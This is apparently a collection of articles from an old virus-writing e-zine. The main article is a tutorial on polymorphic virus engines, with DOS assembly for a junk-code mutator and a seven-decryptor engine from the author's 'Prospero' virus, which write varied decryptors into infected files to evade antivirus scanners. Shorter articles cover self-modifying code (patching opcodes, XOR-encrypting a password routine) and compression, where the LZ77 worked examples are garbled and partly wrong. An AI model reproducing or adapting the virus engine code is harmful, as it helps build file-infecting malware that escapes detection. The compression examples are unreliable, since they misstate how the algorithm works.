So what is true polymorphism? True polymorphism would mean that every piece of your virus changes, yet still functions in the same manner (ie: replicates, infects only so many files, delivers payload ect.) which at first seems like a tremendously difficult task, BUT it is my intent to show you some livable roads to implementing at least minimal polymorphism (oligmorphism) into your virus. I will avoid complex polymorphism simply because at this point (if you are just beginning to write polymorphic code) it will only serve to confuse you, and once you begin to understand the concepts behind basic polymorphism you will begin to understand how to make your poly engines more complex. So what do we need to do to make our entire virus change forms? We already make the body of the virus change with encryption, so really all we need to do is vary the *encryption algorithm* and the *decryptor* to make our virus polymorphic. To illustrate this idea here is a small picture of the structure of an encrypted virus:



Now in the beginning stages of polymorphism it was sufficient to insert "'*junk code*"' in between real operations (such as the NOP operation, which is a one byte do nothing instruction). What the virus would do was generate a certain amount of junk code and place it at random points inside the viruses decryptor, and as a result the real operations would always be shifting around and would not be at a static address inside the virus body. Today this practice is almost completely useless as most any scanner will ignore "'junk code"' and only scan real functional code, however there are some aspects of this practice which may be considered worthwhile as it does have a few assets to it:

1. Analysis of the virus is more difficult as junk operations are mixed and cluttered among real ones.

2. The practice could be utilized to make a virus "'metamorphic"' (though it is probably not the best method). Metamorphic viruses are viruses that changes size making disinfection and removal a slight bit more difficult.

As this method is, for the most part, obsolete I have declined from giving you too much example code. But for the sake of thoroughness I will provide some. The main thing to keep in mind when writing junk code between real code is that you DO NOT want your junk code to alter what is occurring with your real code under any circumstances (ie: if your junk code alters a register that your virus is using your virus will inevitably crash). As I stated earlier todays scanners will use wildcards and ignore "'*junk operations*"' in order not to be fooled, so the only real use this may have is if you would like to utilize this as a metamorphosis (size changing). The simplest way of coding this is to take a "'random number"' from the system clock, and simply writing that many bytes to the end of the file; since this code will never be executed you can write literally whatever you want in place of the NOPs, however it is completely useless as far as protecting your virus from a scanner. Remember our goal is to randomize the addresses of the real instructions so our "'junk"' engine will create decryptors like:

```
|---------------| |---------------|
| JUNK CODE     | | DECRYPTOR     | Now if our goal is to use
|---------------| |---------------| this method in a
| DECRYPTOR     | | JUNK CODE     | metamorphic sense, then we
|---------------| |---------------| will need to vary the amount
| JUNK CODE     | | JUNK CODE     | of junk we use (easily done
|---------------| <---or--->
|---------------| by such methods as:
| JUNK CODE     | | JUNK CODE     | in al,40h ;rand # from clock
|---------------| |---------------| even a better method might
| DECRYPTOR     | | DECRYPTOR     | be to insert some nops into
| --------------| |---------------| the host program, so the AV
| JUNK CODE     | | JUNK CODE     | cannot simply find the start
|---------------| |---------------| of your virus and remove it
| JUNK CODE     | | JUNK CODE     | from that point down.
|---------------| |---------------|
```

JUNK OPERATIONS: I cannot stress the fact enough that you must be extremely careful not to use "'*junk code*"' that will effect the actual code, one way of creating junk code is using it in pairs (ie: do something to a register, and then undo it.) here is a small list of *junk operations* for your reference:

- NOP ;No Operation
- PUSH AX POP AX ;push ax onto the stack and then pop it back off
- XCHG BX,BX ;trade BX for BX (same as NOP literally in 8086)
- MOV AX,AX ;move ax register to AX register
- ROL AX,CL ROR AX,CL ;rotate register left then rotate right.
- INC CX DEC CX ;increase CX decrease CX

As you can see there are an infinite amount of possible junk code that will not affect your real code. The trick is to implement it correctly. Here is some example source I have written specifically for this tutorial, please keep in mind that it is not optimized, you *could* implement it in a virus of your own if you wish, however, you can surly after reading this tutorial write your own optimized smaller *junk poly generator*. I have left the source unoptimized so it is more obvious as to what is happening:

First lets look at the *decryptor* we want to poly:

```
decryptor: ;this is a standard decryptor
lea si,crypt_start ;it should look familiar
mov di,si ;I have choose to use an example without

dec1:
mov cx,end-crypt_start ;a delta offset due to size considerations
call encrypt ;this should look familiar

dec2:
jmp crypt_start ;if you dont know encryption go learn it
encrypt: ;before you attempt poly
lodsb ;

dec3:
not al ;we will use NOT encryption
stosb ;

dec4:
loop encrypt ;
ret

dec_end:
```

All right, a simple straight forward decryptor, the only different here is that I have added addresses (de1-de4). Now what we want to do is to write junk code between the real code in order to give the real code different addresses in our virus, making it more difficult to scan and analyze The time when we should implement our poly engine should be when we are writing the decryptor to the newly infected file. This example code is both polymorphic and metamorphic (will insert different junk of different sizes).This engine will generate a large amount of different decryptors as it will randomly pick the junk code to write, thus its number of possible mutations is only limited by the amount of junk code you provide it to use, and how often you write the junk code (ie: if you wrote junk between every "‘real"’ operation instead of ever two you would see obviously get more *mutations*, also you could write more then one piece of junk code between the "‘real"’ code, or even write a random amount of junk between each real operation, I have neglected to do this as I feel it is unnecessary for a tutorial engine):

```
.....................................................................
;the following code writes the decryptor
;and calls the poly engine between every 2 written instructions

mov ax,4202h ;move end of file
xor cx,cx ;
xor dx,dx ;clear registers
int 21h ;

mov ah,40h ;write to file
lea dx,decryptor ;1st section of decryptor
mov cx,dec1-decryptor ;the length
int 21h ;
call poly ;***POLY JUNK IS WRITTEN***

mov ax,4202h ;move end of file
xor cx,cx ;
xor dx,dx ;clear registers
int 21h ;

mov ah,40h ;write to file
lea dx,dec1 ;1st section of decryptor
mov cx,dec2-dec1 ;the length
int 21h ;
call poly ;***POLY JUNK IS WRITTEN***

mov ax,4202h ;move end of file
xor cx,cx ;xor dx,dx ;clear registers
int 21h ;

mov ah,40h ;write to file
lea dx,dec2 ;1st section of decryptor
mov cx,dec3-dec2 ;the length
int 21h ;
call poly ;***POLY JUNK IS WRITTEN***

mov ax,4202h ;move end of file
xor cx,cx ;
xor dx,dx ;clear registers
int 21h ;

mov ah,40h ;write to file
lea dx,dec3 ;1st section of decryptor
mov cx,dec4-dec3 ;the length
int 21h ;
call poly ;***POLY JUNK IS WRITTEN***

mov ax,4202h ;move end of file
xor cx,cx ;
xor dx,dx ;clear registers
```

```
int 21h ;

mov ah,40h ;write to file
lea dx,dec4 ;1st section of decryptor
mov cx,dec_end-dec4 ;the length
int 21h ;
call poly ;***POLY JUNK IS WRITTEN***

;at this point we have finished writing the poly/meta decryptor
;and we can move onto writing the encrpted virus body....

poly proc ;our poly procedure

counter db 0
mov byte ptr [counter],0 ;clear counter
in al,40h ;get rand # from clock (1-5)
mov byte ptr [counter],al ;put # in counter
cmp bytr ptr [counter],5 ;
ja poly ;if above 10 get a new #
cmp byte ptr [counter],1 ;
jb poly ;if below 1 get a new #

cmp byte ptr [counter],1 ;write differnt
je junk1 ;junk code
cmp byte ptr [counter],2 ;depending on what
je junk2 ;our random #
cmp byte ptr [counter],3 ;was
je junk3 ;
cmp byte ptr [counter],4 ;
je junk4 ;
cmp byte ptr [counter],5 ;
je junk5 ;

junk1: ;the junk1-5 rutines write the actual junk
mov ax,4202h ;move to end of file
xor cx,cx ;
xor dx,dx ;clear cx and dx
int 21h ;
mov ah,40h ;write to file
lea dx,jcode1 ;write jcode
mov cx,jcode2-jcode1 ;the length
int 21h ;
ret ;ret to call

junk2:
mov ax,4202h ;move to end of file
xor cx,cx ;
xor dx,dx ;clear cx and dx
int 21h ;
mov ah,40h ;write to file
```

```
lea dx,jcode2 ;write jcode
mov cx,jcode3-jcode2 ;the length
int 21h ;
ret ;ret to call

junk3:
mov ax,4202h ;move to end of file
xor cx,cx ;
xor dx,dx ;clear cx and dx
int 21h ;
mov ah,40h ;write to file
lea dx,jcode3 ;write jcode
mov cx,jcode4-jcode3 ;the length
int 21h ;
ret ;ret to call

junk4:
mov ax,4202h ;move to end of file
xor cx,cx ;
xor dx,dx ;clear cx and dx
int 21h ;
mov ah,40h ;write to file
lea dx,jcode4 ;write jcode
mov cx,jcode5-jcode4 ;the length
int 21h ;
ret ;ret to call

junk5:
mov ax,4202h ;move to end of file
xor cx,cx ;
xor dx,dx ;clear cx and dx
int 21h ;
mov ah,40h ;write to file
lea dx,jcode5 ;write jcode
mov cx,jcode_end-jcode5 ;the length
int 21h ;
ret ;ret to call

jcode1: ;Here is the actual
mov ax,ax ;junk code we are writing

jcode2: ;the instructions are
nop ;a differnt amount

jcode3: ;of bytes in some cases
push ax ;which would give the
pop ax ;virus a slight

jcode4: ;size variation (metamorphic)
xchg bx,bx ;this could be magnified
```

```
jcode5: ;by randomizing how many times
inc cx ;the engine is called to write
dec cx ;junk code.

jcode_end:
poly endp

counter db 0
.....................................................................
```

Next we will move on to some simple (oligmorphic) methods of polymorphism. Since we have established that the easiest way to go about changing the entire virus is by simply changing the decryptor and encryption loop (which would inherently alter the encrypted body) we should now examine the most basic functional aspect of this concept: "'*Block decryptors*"'. In the above code I have demonstrated how to write blocks of junk code. In the same way we can write decryptors and encryption loops in blocks, so as we provided a stock of junk code in the above engine, we must also provide a stock of decryptors/encryption loops to write. Here is example code from an engine written for my Prospero virus (whose complete source can also be found in this issue of CodBrk4). Remember this engine is run when infecting a new file to determine which decryptor and *encryption loop* to use. Instead of using a "'random"' number from the clock to determine which block to write this engine writes a different decryptor and encrypts the virus differently every day of the week (that is to say there are 7 different decryptors and encryption loops, each is set to be used for each particular day of the week:

```
;---------write cryptor------------------------------
next: ;
mov ax,4202h ;end of file
xor cx,cx ;clear
xor dx,dx ;em
int 21h ;now!

;---------POLY: cryptor------------------------------
;pick random cryptor from stock of 7
poly: ;determine 2nd part of cryptor
mov ah,2ah ;get day of week
int 21h ;now

;------find which cryptor to write to infection-----------
or al,al ;is it.....sunday
jz d0 ;
cmp al,001h ;mon
je d1 ;
cmp al,002h ;tue
je d2 ;
cmp al,003h ;wed
```

```
jne td4 ;
Jmp d3 ;
td4: ;
cmp al,004h ;thur
jne td5 ;
Jmp d4 ;
td5: ;
cmp al,005h ;fri
jne td6 ;
Jmp d5 ;
td6: ;
Jmp d6 ;
;
;-------load the cryptor we need--------------------
d0: ;pick and write Zero cryptor
mov al,[bp+value] ;
mov [bp+value0],al ;
mov ah,40h ;
lea dx,[bp+del] ;
mov cx,del1 - del ;
int 21h ;
lea si,[bp+c_start] ;
lea di,[bp+virus_end] ;load
mov cx,virus_end - c_start ;move
call crypt ;
jmp write ;
d1: ;pick and write 1st cryptor
mov al,[bp+value] ;
mov [bp+value1],al ;
mov ah,40h ;
lea dx,[bp+del1] ;
mov cx,del2 - del1 ;
int 21h ;
lea si,[bp+c_start] ;
lea di,[bp+virus_end] ;load
mov cx,virus_end - c_start ;move
call crypt1 ;
jmp write ;
d2: ;pick and write 2nd cryptor
mov al,[bp+value] ;
mov [bp+value2],al ;
mov ah,40h ;
lea dx,[bp+del2] ;
mov cx,del3 - del2 ;
int 21h ;
lea si,[bp+c_start] ;
lea di,[bp+virus_end] ;load
mov cx,virus_end - c_start ;move
call crypt2 ;
jmp write ;
```

```
d3: ;pick and write 3rd cryptor
mov al,[bp+value] ;
mov [bp+value3],al ;
mov ah,40h ;
lea dx,[bp+del3] ;
mov cx,del4 - del3 ;
int 21h ;
lea si,[bp+c_start] ;
lea di,[bp+virus_end] ;load
mov cx,virus_end - c_start ;move
call crypt3 ;
jmp write ;
d4: ;pick and write 4th cryptor
mov al,[bp+value] ;
mov [bp+value4],al ;
mov ah,40h ;
lea dx,[bp+del4] ;
mov cx,del5 - del4 ;
int 21h ;
lea si,[bp+c_start] ;
lea di,[bp+virus_end] ;load
mov cx,virus_end - c_start ;move
call crypt4 ;
jmp write ;
nope: ;
jmp close ;
d5: ;pick and write 5th cryptor
mov al,[bp+value] ;
mov [bp+value5],al ;
mov ah,40h ;
lea dx,[bp+del5] ;
mov cx,del6 - del5 ;
int 21h ;
lea si,[bp+c_start] ;
lea di,[bp+virus_end] ;load
mov cx,virus_end - c_start ;move
call crypt5 ;
jmp write ;
d6: ;
mov al,[bp+value] ;
mov [bp+value6],al ;
mov ah,40h ;
lea dx,[bp+del6] ;
mov cx,noc - del6 ;
int 21h
lea si,[bp+c_start] ;
lea di,[bp+virus_end] ;load
mov cx,virus_end - c_start ;move
call crypt6 ;
```

```
;-------write crypted area--------------------
write: ;
mov ah,40h ;write encrypted area
lea dx,[bp+virus_end] ;load
mov cx,virus_end - c_start ;move
int 21h ;now!

;The infection rutine ends here. now we would jump to the findnext rutine
;or if resident we are done.

;-----------our stock of cryptors------------
;
del: ;
db ':(' ;
cli ; 1
db 0E8h,0,0 ; 3
pop ax ; 1
sti ; 1
sub ax,offset delta+1 ; 3
xchg bp,ax ; 1 =10

lea si,[bp+c_start] ;
mov di,si ;
mov cx,virus_end - c_start ;
call crypt ;
Jmp Del1 ;
Value0 db 0 ;
crypt: ;
lodsb ;
Push CX ;
Nop ;
Mov CL,4 ;
rol al,CL ;
Nop ;
neg al ;
rol al,CL ;
Nop ;
Pop CX ;
stosb ;
Nop ;
loop crypt ;
ret ;21 !!!
Nop ;
Nop ;
;-----------------------------------------

del1: ;
db ':(' ;
db 0E8h,00,00 ;
sti ;
```

```
pop bp ;
xchg bx,ax ;
sub bp,offset delta ;

lea si,[bp+c_start] ;
mov di,si ;
mov cx,virus_end - c_start ;
call crypt1 ;
Jmp Del2 ;
Value1 db 0 ;
crypt1: ;
Nop ;
lodsb ;
Nop ;
neg al ;
Push CX ;
Mov CL,4 ;
ror al,CL ;
Pop CX ;
Nop ;
neg al ;
Nop ;
stosb ;
Nop ;
loop crypt1 ;
ret ;21 !!!
Nop ;
;----------------------------------------
del2: ;
db ':(' ;
cld ;
db 0E8h,0,0 ;
pop bp ;
clc ;
sub bp,offset delta+1 ;
;
lea si,[bp+c_start] ;
mov di,si ;
mov cx,virus_end - c_start ;
call crypt2 ;
Jmp Del3 ;
Value2 DB 0 ;
crypt2: ;
Nop ;
Nop ;
lodsb ;
not al ;
nop ;
xor al,byte ptr [bp+value] ;
nop ;
```

```
not al ;
nop ;
Nop ;
stosb ;
loop crypt2 ;
Nop ;
ret ;21 !!!
;--------------------------------------
del3: ;
db ':(' ;
sti ; 1
nop ; 1
db 0E8h,0,0 ; 3
pop bp ; 1
sub bp,offset delta+2 ; 4=10

lea si,[bp+c_start] ;
mov di,si ;
mov cx,virus_end - c_start ;
call crypt3 ;
Jmp Del4 ;
Value3 db 0 ;
crypt3: ;
lodsb ;
Push CX ;
Nop ;
Nop ;
Mov CL,4 ;
ror al,cl ;
not al ;
Nop ;
ror al,cl ;
Nop ;
Pop CX ;
stosb ;
loop crypt3 ;
Nop ;
ret ;21 !!!
Nop ;
;--------------------------------------
del4: ;
db ':(' ;
db 0E8h,0,0 ; 3
pop ax ; 1
xchg bx,ax ; 1
xchg bx,ax ; 1
sub ax,offset delta ; 3
xchg bp,ax ; 1

lea si,[bp+c_start] ;
```

```
mov di,si ;
mov cx,virus_end - c_start ;
call crypt4 ;
Jmp Del5 ;
Value4 db 0 ;
crypt4: ;
lodsb ;
Push CX ;
Mov CL,4 ;
xor al,byte ptr [bp+value] ;
rol al,cl ;
xor al,byte ptr [bp+value] ;
Pop CX ;
stosb ;
loop crypt4 ;
ret ;21 !!!
;--------------------------------------
del5: ;
db ':(' ;
db 0E8h,0,0 ; 3
nop ; 1
pop ax ; 1
nop ; 1
sub ax,offset delta ; 3
xchg bp,ax ; 1 ; = 10
;
lea si,[bp+c_start] ;
mov di,si ;
mov cx,virus_end - c_start ;
call crypt5 ;
Jmp Del6 ;
Value5 db 0 ;
crypt5: ;
Nop ;
lodsb ;
not al ;
Push CX ;
Nop ;
Mov CL,4 ;
ror al,cl ;
Nop ;
Pop CX ;
Nop ;
not al ;
Nop ;
stosb ;
Nop ;
loop crypt5 ;
ret ;21 !!!
;--------------------------------------
```

```
del6: ;
db ':(' ;
sti ; 1
clc ; 1
db 0E8h,0,0 ; 3
pop ax ; 1
sub ax,offset delta +2 ; 3
xchg bp,ax ; 1=10
lea si,[bp+c_start] ;
mov di,si ;
mov cx,virus_end - c_start ;
call crypt6 ;
Jmp Noc ;
Value6 db 0 ;
crypt6: ;
lodsb ;
Push CX ;
Mov CL,4 ;
ror al,CL ;
Nop ;
xor al,byte ptr [bp+value] ;
ror al,CL ;
Nop ;
Pop CX
Nop ;
not al ;
Nop ;
stosb ;
Nop ;
loop crypt5 ;
ret ;21 !!!
;--------------------------------------
del6: ;
db ':(' ;
sti ; 1
clc ; 1
db 0E8h,0,0 ; 3
pop ax ; 1
sub ax,offset delta +2 ; 3
xchg bp,ax ; 1=10
lea si,[bp+c_start] ;
mov di,si ;
mov cx,virus_end - c_start ;
call crypt6 ;
Jmp Noc ;
Value6 db 0 ;
crypt6: ;
lodsb ;
Push CX ;
Mov CL,4 ;
```

```
ror al,CL ;
Nop ;
xor al,byte ptr [bp+value] ;
ror al,CL ;
Nop ;
Pop CX ;
stosb ;
Nop ;
loop crypt6 ;
ret ;
noc: ;21 !!!
;-------------------------------------
```

Again to view this poly engine in context, see my Prospero virus in the source code section. Now that you have seen the main concepts of polymorphism in a clean and isolated state. Much of the problem with learning poly is that it is very hard to find simple engines from which to learn (and which have "'reader-friendly"' code). With these techniques (writing random junk code and writing block decryptors) you can easily merge the two, writing random junk code in between all your different *blocks of decryptor* you can create an almost infinite number of mutations in your virus. Other ideas worthy of consideration could be writing an engine that creates a different encryption loop for each new infection (by having a stock of crypting operations ie: NOT, NEG, ROR/ROL, ect.). Hopfully this tutorial will have helped to guide you in your first steps in the exciting practice of *self-modifying code*.

Opic [CodeBreakers 1998][2]
opic@thepentagon.com

[2]This is NOT this Codebreakers-Magazine you read now!

Part IV

Free-Style-Articles

Chapter 10

SMC Techniques - The Basics - by mammon_

One of the benefits of coding in assembly language is that you have the option to be as tricky as you like: the binary gymnastics of *viral code* demonstrate this above all else. One of the viral "tricks" that has made its way into standard protection schemes is *SMC*: *self-modifying code*.

In this article I will not be discussing *polymorphic viruses* or *mutation engines*; I will not go into any specific software protection scheme, or cover any anti-debugger/anti-disassembler tricks, or even touch on the matter of the *PIQ*. This is intended to be a simple primer on self-modifying code, for those new to the concept and/or implementation.

10.1 Episode 1: Opcode Alteration

One of the purest forms of *self-modifying code* is to change the value of an instruction before it is executed...sometimes as the result of a comparison, and sometimes to hide the code from prying eyes. This technique essentially has the following pattern:

```
mov reg1, code-to-write
mov [addr-to-write-to], reg1
```

where 'reg1' would be any register, and where '[addr-to-write-to]' would be a pointer to the address to be changed. Note that 'code-to-write- would ideally be an instruction in hexadecimal format, but by placing the code elsewhere in the program–in an uncalled subroutine, or in a different segment–it is possible to simply transfer the compiled code from one location to another via indirect addressing, as follows:

```
  call changer
  mov dx, offset [string]     ;this will be performed but ignored
label:   mov ah, 09       ;this will never be perfomed
  int 21h       ;this will exit the program
  ....
changer:  mov di, offset to_write     ;load address of code-to-write in DI
  mov byte ptr [label], [di]  ;write code to location 'label:'
  ret       ;return from call
to_write: mov ah, 4Ch       ;terminate to DOS function
```

this small routine will cause the program to exit, though in a disassembler it at first appears to be a simple print string routine. Note that by combining indirect addressing with loops, entire subroutines–even programs–can be overwritten, and the code to be written–which may be stored in the program as data–can be encrypted with a simple XOR to disguise it from a disassembler.

The following is a complete asm program to demonstrate patching *"'live"' code*; it asks the user for a password, then changes the string to be printed depending on whether or not the password is correct:

```
; smc1.asm ============================================================================
.286
.model small
.stack 200h
.DATA
;buffer for Keyboard Input, formatted for easy reference:
MaxKbLength  db 05h
KbLength     db 00h
KbBuffer     dd 00h

;strings: note the password is not encrypted, though it should be...
szGuessIt db 'Care to guess the super-secret password?',0Dh,0Ah,'$'
szString1 db 'Congratulations! You solved it!',0Dh,0Ah, '$'
szString2 db 'Ah, damn, too bad eh?',0Dh,0Ah,'$'
secret_word db "this"

.CODE
;=========================================
start:
mov ax,@data ; set segment registers
mov ds, ax ; same as "assume" directive
mov es, ax
call Query ; prompt user for password
mov ah, 0Ah ; DOS 'Get Keyboard Input' function
mov dx, offset MaxKbLength ; start of buffer
int 21h
call Compare ; compare passwords and patch
exit:
mov ah,4ch ; 'Terminate to DOS' function
int 21h
;=========================================
```

```
Query proc
mov  dx, offset szGuessIt ; Prompt string
mov  ah, 09h ; 'Display String' function
int  21h
ret
Query endp
;=======================================
Reply proc
PatchSpot:
mov  dx, offset szString2 ; 'You failed' string
mov  ah, 09h ; 'Display String' function
int  21h
ret
Reply endp
;=======================================
Compare    proc
mov cx, 4 ; # of bytes in password
mov si, offset KbBuffer ; start of password-input in Buffer
mov di, offset secret_word ; location of real password
rep cmpsb ; compare them
or cx, cx ; are they equal?
jnz bad_guess ; nope, do not patch
mov word ptr cs:PatchSpot[1], offset szString1 ;patch to GoodString
bad_guess:
call Reply ; output string to display result
ret
Compare    endp
end start
; EOF ==========================================================================
```

10.2 Episode 2: Encryption

Encryption is undoubtedly the most common form of *SMC* code used today. It is used by packers and exe-encryptors to either compress or *hide code*, by viruses to disguise their contents, by protection schemes to hide data. The basic format of encryption SMC would be:

```
mov reg1, addr-to-write-to
mov reg2, [reg1]
manipulate reg2
mov [reg1], reg2
```

where 'reg1' would be a register containing the address (offset) of the location to write to, and reg2 would be a temporary register which loads the contents of the first and then modifies them via mathematical (ROL) or logical (XOR) operations. The address to be patched is stored in reg1, its contents modified within reg2, and then written back to the original location still stored in reg1.

The program given in the preceding section can be modified so that it *unencrypts the password by overwriting* it (so that it remains unencrypted until the program is terminated) by first changing the "'secret_word"' value as follows:

```
secret_word db 06Ch, 04Dh, 082h, 0D0h
```

and then by changing the *"'Compare"' routine* to patch the "'secret_word"' location in the *data segment*:

```
;=========================================
magic_key db 18h, 25h, 0EBh, 0A3h ;not very secure!
Compare    proc    ;Step 1: Unencrypt password
mov al, [magic_key]      ; put byte1 of XOR mask in al
mov bl, [secret_word]      ; put byte1 of password in bl
xor al, bl
mov byte ptr secret_word, al     ; patch byte1 of password
mov al, [magic_key+1]      ; put byte2 of XOR mask in al
mov bl, [secret_word+1]      ; put byte2 of password in bl
xor al, bl
mov byte ptr secret_word[1], al  ; patch byte2 of password
mov al, [magic_key+2]      ; put byte3 of XOR mask in al
mov bl, [secret_word+2]      ; put byte3 of password in bl
xor al, bl
mov byte ptr secret_word[2], al  ; patch byte3 of password
mov al, [magic_key+3]      ; put byte4 of XOR mask in al
mov bl, [secret_word+3]      ; put byte4 of password in bl
xor al, bl
mov byte ptr secret_word[3], al  ; patch byte4 of password
mov cx, 4    ;Step 2: Compare Passwords...no changes from here
mov si,offset KbBuffer
mov di, offset secret_word
rep cmpsb
or cx, cx
jnz bad_guess
```

```
mov word ptr cs:PatchSpot[1], offset szString1
bad_guess:
call Reply
ret
Compare    endp
```

Note the addition of the "'*magic_ key*"' location which contains the XOR mask for the password. This whole thing could have been made more sophisticated with a loop, but with only four bytes the above speeds debugging time (and, thereby, article-writing time). Note how the password is loaded, XORed, and re-written one byte at a time; using *32-bit code*, the whole (dword) password could be written, XORed and an re-written at once.

10.3 Episode 3. Fooling with the stack

This is a trick I learned while decompiling some of *SunTzu´s* code. What happens here is pretty interesting: the stack is moved into the code segment of the program, such that the top of the stack is set to the first address to be patched (which, BTW, should be the one closest to the end of the program due to the way the stack works); the byte at this address is the POPed into a register, manipulated, and PUSHed back to its original location. The *stack pointer (SP)* is then decremented so that the next address to be patched (i byte lower in memory) is now at the top of the stack.

In addition, the bytes are being XORed with a portion of the program's own code, which disguises somewhat the actual value of the *XOR mask*. In the following code, I chose to use the bytes from Start: (200h when compiled) up to –but not including– Exit: (214h when compiled; Exit-1 = 213h). However, as with SunTzu's original code I kept the "'reverse"' sequence of the XOR mask such that byte 213h is the first byte of the XOR mask, and byte 200h is the last. After some experimentation I found this was the easiest way to sync a patch program–or a hex editor–to the stack-manipulative code; since the stack moves backwards (a forward-moving stack is more trouble than it is worth), using a "'reverse"' *XOR mask* allows both filepointers in a patcher to be INCed or DECed in sync.

Why is this an issue? Unlike the previous two examples, the following does not contain the encrypted version of the *code-to-be-patched*. It simply contains the source code which, when compiled, results in the *unencrypted bytes* which are then run through the XOR routine, encrypted, and then executed (which, if you have followed thus far, will immediately demonstrate to be no good... though it is a fantastic way of crashing the DOS VM!).

Once the program is compiled you must either patch the bytes-to-be-decrypted manually, or write a patcher to do the job for you. The former is more expedient, the latter is more certain and is a must if you plan on maintaining the code. In the following example I have embedded 2 CCh's (Int3) in the code at the fore and aft end of the bytes-to-be-decrypted section; a patcher need simply search for these, count the bytes in between, and then XOR with the bytes between 200-213h.

Once again, this sample is a continuation of the previous example. In it, I have written a routine to decrypt the entire "'Compare"' routine of the previous section by XORing it with the bytes between "'Start"' and "'Exit"'. This is accomplished by seeting the stack segment equal to the code segment, then setting the stack pointer equal to the end (highest) address of the code to be modified. A byte is POPed from the stack (i.e. it´s original location), XORed, and PUSHed back to its original location. The next byte is loaded by decrementing the stack pointer. Once all of the code it decrypted, control is returned to the newly-decrypted *"'Compare"' routine* and normal execution resumes.

```
;=========================================
magic_key db 18h, 25h, 0EBh, 0A3h
Compare    proc
mov cx, offset EndPatch[1]    ;start addr-to-write-to + 1
sub cx, offset patch_pwd      ;end addr-to-write-to
mov ax, cs
mov dx, ss        ;save stack segment--important!
mov ss, ax        ;set stack segment to code segment
mov bx, sp        ;save stack pointer
mov sp, offset EndPatch       ;start addr-to-write-to
mov si, offset Exit-1        ;start sddr of XOR mask
XorLoop:
pop ax        ;get byte-to-patch into AL
xor al, [si]        ;XOR al with XorMask
push ax        ;write byte-to-patch back to memory
dec sp        ;load next byte-to-patch
dec si        ;load next byte of XOR mask
cmp si, offset Start        ;end sddr of XOR mask
jae GoLoop        ;if not at end of mask, keep going
mov si, offset Exit-1        ;start XOR mask over
GoLoop:
loop XorLoop        ;XOR next byte
mov sp, bx        ;restore stack pointer
mov ss, dx        ;restore stack segment
jmp patch_pwd
db 0CCh,0CCh        ;Identifcation mark: START
patch_pwd:        ;no changes from here
mov al, [magic_key]
mov bl, [secret_word]
xor al, bl
mov byte ptr secret_word, al
mov al, [magic_key+1]
mov bl, [secret_word+1]
xor al, bl
mov byte ptr secret_word[1], al
mov al, [magic_key+2]
mov bl, [secret_word+2]
xor al, bl
mov byte ptr secret_word[2], al
mov al, [magic_key+3]
mov bl, [secret_word+3]
xor al, bl
mov byte ptr secret_word[3], al
;compare password
mov cx, 4
mov si, offset KbBuffer
mov di, offset secret_word
rep cmpsb
or cx, cx
jnz bad_guess
```

```
mov word ptr cs:PatchSpot[1], offset szString1
bad_guess:
call Reply
ret
Compare    endp
EndPatch:
db 0CCh, 0CCh        ;Identification Mark: END
```

This kind of program is very hard to debug. For testing, I substituted 'xor al, [si]' first with 'xor al, 00h', which would cause no encryption and is useful for testing code for final bugs, and then with 'xor al, EBh', which allowed me to verify that the correct bytes were being encrypted (it never hurts to check, after all).

10.4 Episode 4: Summation

That should demonstrate the basics of self-modifying code. There are a few techniques to consider to make development easier, though really any *SMC programs* will be tricky.

The most important thing is to get your program running completely before you start overwriting any of its code segments. Next, always create a program that performs the *reverse of any decryption/encryption code*–not only does this speed up comilation and testing by automating the encryption of code areas that will be decrypted at runtime, it also provides a good tool for error checking using a disassembler (i.e. encrypt the code, disassemble, decrypt the code, disassemble, compare). In fact, it is a good idea to encapsulate the *SMC* portion of your program in a separate executable and test it on the compiled "'release product"' until all of the bugs are out of the decryption routine, and only then add the decryption routine to your final code. The CCh "'landmarks"' (codemarks?) are extremely useful as well.

Finally, do your debugging with debug.com for *DOS applications*–the debugger is quick, small, and if it crashes you simply lose a Windows DOS box. The ability to view the program address space after the program has terminated but before it is unloaded is another distinct advantage.

More complex examples of *SMC programs* can be found in *Dark Angel's code*, the *Rhince engine*, or in any of the *permutation engines* used in *polymorphic viruses*. Acknowledgements go to Sun-Tzu for the stack technique used in his *ghf-crackme* program.

Chapter 11

A Newbie's View: Compression - by ParaBytes

11.1 Phase I : Introduction

Compression is the art of reducing size of a raw data. I've encountered some places that called compression encryption, which is can be true, since encryption is the art of hiding data as other data, and compression does that. When you first time think of compression you usually think of some number that divides every byte/word in the data, and that compresses it, the truth is far from that, since it might work, but you usually ends up having the same size, since you'll need to keep the modolus as well, so some case will even increase the size of the code.

Compression itself divides into 2 major types, lossless compression, which is a compression that reduces the size, but when you decompress, you retrive the exact data as the original data, and a lossy compression, which reduce the size of the data by removing parts which you don't need, so when you decompress the packed data back to normal, it is most likely you'll get a different data, this method is being used mainly in multimedia since human senses has limits, and that can be used to reduce sound and image by removing parts the humans cannot see or hear.

In this article, we are going to overview some simple lossless methods. After that, i'll interduce a simple challange to the coders among you.

11.2 Phase II : Run Length Encoded (RLE)

RLE is a most simple packing,its very useful in some places, and might be completely useless in others, lets assume you want to compress a data, that happend to have graphical data inside (it is most useful with it..), a raw data, that means, pixels, raw. usually, bitmaps have areas filled with the same pixel, which is basicly the same data, so instead of having:

```
00000000 00000000 00000000 00000000 (4 black pixels)
```

you can make it: 1600 to say, we have 16 bytes of "00" in the next part of code, its true, many times its not like this, still this can be useful, less on text, since we have less repeating characters in text, but for that we have the Lempel Ziv (LZ77)

Remember to use a tag code to take apart of the other raw pixels, because when you have 2 pixels with the same color, its not always useful to use RLE..

11.3 Phase III : Lempel Ziv '77 (LZ77)

Lempel Ziv is a dictionary based algorithm, yet, it's not a word replacing, so most used words will be replaced with a short sign. This algorithm is creating its own dictionary. By scanning the data, it creates a dictionary buffer, then, it scans the next block(s), and when encountered a previously used sign, it replaces it with the index of that sign in the dictionary. For instance:

`WATCHMATCH` is our data, we define the dictionary size as 5 bytes (`WATCH`), now, we will scan the next block for the data from the dictionary, 'W' will be kept plain, since it wasn't refered in the dictionary, yet 'A' will be encoded as position 1, length 4, since its a copy of position 1 (we do not count 'M' its 0) and 4 bytes ahead, so, we can do like this: `HORSEWHORE`, with dictionary size of 5 (`HORSE`). We will have :

```
'W'
Pos: 0, Length: 5 (H)
Pos: 1, Length: 5 (O)
Pos: 2, Length: 5 (R)
Pos: 4, Lentgh: 4 (E)
```

Of course, you can use varius sizes of data, for instance: `SUPER-MANBATMAN` And use 9 letters dictionary, and each part is 3 letters, now we have:

```
SUP|ER-|MAN
'BAT'
Pos: 2, Length: 1 (MAN)
```

